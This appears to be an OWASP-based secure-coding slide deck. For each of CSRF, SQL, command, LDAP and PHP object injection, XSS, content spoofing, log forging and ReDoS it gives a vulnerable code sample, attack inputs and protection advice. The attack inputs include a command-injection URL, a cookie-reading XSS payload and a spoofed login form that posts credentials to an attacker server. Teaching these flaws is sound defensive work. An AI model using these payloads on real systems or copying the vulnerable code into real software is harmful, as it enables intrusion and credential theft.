



Code Securely

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OWASP

Open Web Application Security Project

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OWASP ASDR

The OWASP Application Security Desk Reference

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Any application security risk has a **threat agent** (attacker) who is using an **attack** to target a **vulnerability** (typically a missing or broken **control**). If successful, this attack will have both a **technical impact** and a **business impact**. There may be one or more associated **principles** as well.

Security principles

- Apply [defense in depth](#) (complete mediation)
- Use a [positive security model](#) (fail-safe defaults, minimize attack surface)
- [Fail securely](#)
- Run with [least privilege](#)
- [Avoid security by obscurity](#) (open design)
- [Keep security simple](#) (verifiable, economy of mechanism)
- [Detect intrusions](#) (compromise recording)
- [Don't trust infrastructure](#)
- [Don't trust services](#)
- [Establish secure defaults](#) (psychological acceptability)

Threat Agents

An individual or group that can manifest a threat

Threat Agent = Capabilities + Intentions + Past Activities

Threat Agents Classification

- **Non-Target Specific:** these are computer viruses, worms, trojans and logic bombs.
- **Employees:** Staff, contractors, operational/maintenance personnel, or security guards who are annoyed with the company.
- **Organized Crime and Criminals:** Criminals target information that is of value to them, such as bank accounts, credit cards or intellectual property that can be converted into money.
- **Corporations:** Corporations who are engaged in offensive information warfare or competitive intelligence.
- **Human, Unintentional:** Accidents, carelessness.
- **Human, Intentional:** Insider, outsider.
- **Natural:** Flood, fire, lightning, meteor, earthquakes.

Technical Impact

- Loss of accountability
- Loss of availability
- Loss of confidentiality
- Loss of integrity

Business Impact

- Financial damage
- Non-compliance
- Privacy violation
- Reputation damage

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Vulnerabilities

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Chapter 2

Auth Vulnerabilities

- [Authentication Vulnerabilities](#)
- [Authorization Vulnerabilities](#)
- [Session Management Vulnerabilities](#)
- [Password Management Vulnerabilities](#)

Chapter 2

Cross-Site Request Forgery (CSRF)

[Cross-Site Request Forgery \(CSRF\)](#) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

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Cross-Site Request Forgery (CSRF)

```

```


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CSRF Protection

- Check Headers: Origin, Referer
- Use CSRF Token

See: [CSRF Prevention Cheat Sheet](#) for more details.

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(Anti-)CSRF Token

- Any state changing operation requires a secure random token to prevent CSRF attacks
- Characteristics of a CSRF Token:
 - Unique per user session
 - Large random value
 - Generated by a cryptographically secure random number generator
- The CSRF token is added as a hidden field for forms or within the URL if the state changing operation occurs via a GET request
- The server rejects the requested action if the CSRF token fails validation

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Injections

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SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

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SQL Injection

Username: Mike

Password: ' OR " = '

```
SELECT * FROM Users WHERE username = 'Mike' AND password = '' OR '' = '';
```

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Blind SQL Injection

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

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Blind SQL Injection

`http://newspaper.com/items.php?id=2`

```
SELECT title, description, body FROM items WHERE ID = 2
```

`http://newspaper.com/items.php?id=2 and 1=2`

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

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SQL Injection Protection

- [Websec: SQL Injection Knowledge Base](#)
- [Php.net: SQL Injections Avoidance Techniques](#)

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Code Injection

Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application.

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Code Injection

```
Ø1. $myvar = "varname";  
Ø2. $x = $_GET['arg'];  
Ø3. eval("\$myvar = \$x;");
```

eval = evil

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Code Injection Protection

- Don't use **eval()**.
- Don't use **eval()**, please.
- Ok, than don't trust any input.
- Any means any.

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Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

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Command Injection

```
Ø1. print("Please specify the name of the file to delete<br>");
Ø2. $file = $_GET['filename'];
Ø3. system("rm $file");
```

Request:

http://127.0.0.1/delete.php?filename=bob.txt;id

Response:

```
Ø1. Please specify the name of the file to delete
Ø2. uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

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Command Injection Protection

- Don't use input in commands where possible
- Validate input
- Escape input

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LDAP Injection

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input.

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LDAP Injection

```
$ldapSearchQuery = "(cn=" + $userName + ")";
```

- *
- jony) (| (password = *)

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LDAP Injection Protection

- Escape user input:
 - `&, !, |, =, <, >, ,, +, -, ", ', ;` used in DN - Requires `\` escape
 - `(,), \, *, /, NUL` used in Filter - Requires `{\ASCII}` escape

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PHP Object Injection

PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of attacks using object **unserialization** or **destruction**.

PHP Object Injection

```
01. class Example1
02. {
03.     public $cache_file;
04.
05.     function __destruct() {
06.         $file = "/var/www/cache/tmp/{$this->cache_file}";
07.         if (file_exists($file)) @unlink($file);
08.     }
09. }
10.
11. // some PHP code...
12. $user_data = unserialize($_GET['data']);
13. // some PHP code...
```

`http://testsite.com/vuln.php?data=0:8:"Example1":1:{s:10:"cache_file";s:15:"../../../../index.php";}`

PHP Object Injection

```
01. class Example2
02. {
03.     private $hook;
04.
05.     function __wakeup()
06.     {
07.         if (isset($this->hook)) eval($this->hook);
08.     }
09. }
10.
11. // some PHP code...
12. $user_data = unserialize($_COOKIE['data']);
13. // some PHP code...
```

Cookie: data=0:8:"Example2":1:{s:4:"hook";s:10:"phpinfo()";};}

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PHP Object Injection Protection

- Don't unserialize user input, use JSON functions instead
- Validate data in `__wakeup()`

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Cross-site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted web sites.

- Stored
- Reflected
- DOM Based

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Cross-site Scripting (XSS)

```
Ø1.  <?php
Ø2.  $employeeId = $_GET['employee_id'];
Ø3.  ...
Ø4.  ?>
Ø5.  Employee ID: <?php echo $employeeId ?>
```

`http://testsite.com/vuln.php?employee_id=123<script>alert(1)</script>`

Cross-site Scripting (XSS)

`http://www.some.site/page.html?default=French`

```
Ø1.  Select your language:
Ø2.  <select><script>
Ø3.  document.write("<OPTION value=1>" + document.location.href.substring(
Ø4.      document.location.href.indexOf("default=") + 8) + "</OPTION>");
Ø5.  document.write("<OPTION value=2>English</OPTION>");
Ø6.  </script></select>
```

`http://www.some.site/page.html?default=<script>alert(document.cookie)</script>`

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XSS Protection

- [XSS Prevention Cheat Sheet](#)
- [DOM based XSS Prevention Cheat Sheet](#)
- [XSS Filter Evasion Cheat Sheet](#)

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XSS Protection

1. Never Insert Untrusted Data Except in Allowed Locations
2. HTML Escape Before Inserting Untrusted Data into HTML Element Content
3. Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
4. JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values
5. HTML escape JSON values in an HTML context and read the data with `JSON.parse`
6. CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
7. URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
8. Sanitize HTML Markup with a Library Designed for the Job
9. Prevent DOM-based XSS

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DOM Based XSS Protection

1. HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext *
2. JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext *
3. Be Careful when Inserting Untrusted Data into the Event Handler and JavaScript code Subcontexts *
4. JavaScript Escape Before Inserting Untrusted Data into the CSS Attribute Subcontext *
5. URL Escape then JavaScript Escape Before Inserting Untrusted Data into URL Attribute Subcontext *
6. Populate the DOM using safe JavaScript functions or properties

* — within the Execution Context

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XSS Protection (Bonus)

1. Use [HTTPOnly](#) cookie flag
2. Implement [Content Security Policy](#)
3. Use an Auto-Escaping Template System
4. Use the X-XSS-Protection Response Header

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Content Spoofing

Content spoofing, also referred to as content injection, is an attack targeting a user made possible by an injection vulnerability in a web application. When an application does not properly handle user supplied data, an attacker can supply content to a web application that is reflected back to the user. This presents the user with a modified page under the context of the trusted domain.

Content Spoofing

```
01.  <?php
02.      $name = $_REQUEST ['name'];
03.  ?>
04.  <html>
05.      <h1>Welcome to the Internet!</h1>
06.      <br>
07.      <body>
08.          Hello, <?php echo $name; ?>!
09.          <p>We are so glad you are here!</p>
10.      </body>
11.  </html>
```

Content Spoofing

`http://127.0.0.1/vulnerable.php?name=test`

`http://127.0.0.1/vulnerable.php?name=<h3>Please Enter Your Username and
Password to Proceed:</h3><form method="POST"
action="http://attackerserver/login.php">Username: <input type="text"
name="username" />
Password: <input type="password" name="password" /><br`

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Content Spoofing Protection

See: [XSS Protection](#)

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Log Forging

Writing unvalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs.

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Log Forging

```
01. $productId = Mage::app()->getRequest()->getParam('id');
02. try {
03.     $product->load($productId);
04. } catch (Mage_Exception $exception) {
05.     Mage::log('Failed to load product with ID = ' + $productId);
06. }
```

http://magento.site/index.php?id=5\n2016-04-19T15:13:24+00:00 ERR (3): Payment was successful for order #100000156, but Magento was not able to complete the order.

— Hello! I just paid 500\$ for a laptop, order # is 100000156, my credit card was charged, but the site showed an error. Could you maybe check your log files?

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
Regular expression DoS

The Regular expression Denial of Service (ReDoS) is a Denial of Service attack, that exploits the fact that most Regular Expression implementations may reach extreme situations that cause them to work very slowly

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Regular expression DoS

$^(a+)+\$$



- Input: 'aaaaX' — 16 possible paths
- Input: 'aaaaaaaaaaaaaaaaaaaaX' — 65536 possible paths
- The number is double for each additional a.

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ReDoS: Evil Regexes

A Regex is called "evil" if it can stuck on crafted input.

Evil Regex pattern contains:

- Grouping with repetition
- Inside the repeated group:
 - Repetition
 - Alternation with overlapping

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ReDoS: Evil Regexes

`(a+)+`

`([a-zA-Z]+)*`

`(a|aa)+`

`(a|a?)+`

`(.*a){x} // for x > 10`

All the above are susceptible to the input **aaaaaaaaaaaaaaaaaaaaaaaaa!**

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ReDoS: Evil Regexes

```
^(([a-z])+.)+[A-Z]([a-z])+$
```

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Regular expression DoS

- Don't misuse regexes.
- Avoid evil regexes.

Chapter 4

Useful

- [Path Traversal](#)
- [Full Path Disclosure](#)
- [Web Parameter Tampering](#)
- [Content Security Policy](#)
- [HTTP access control \(CORS\)](#)
- [Least Privilege Principle](#)

OWASP Developer Guide

<https://github.com/OWASP/DevGuide>

That's all Folks!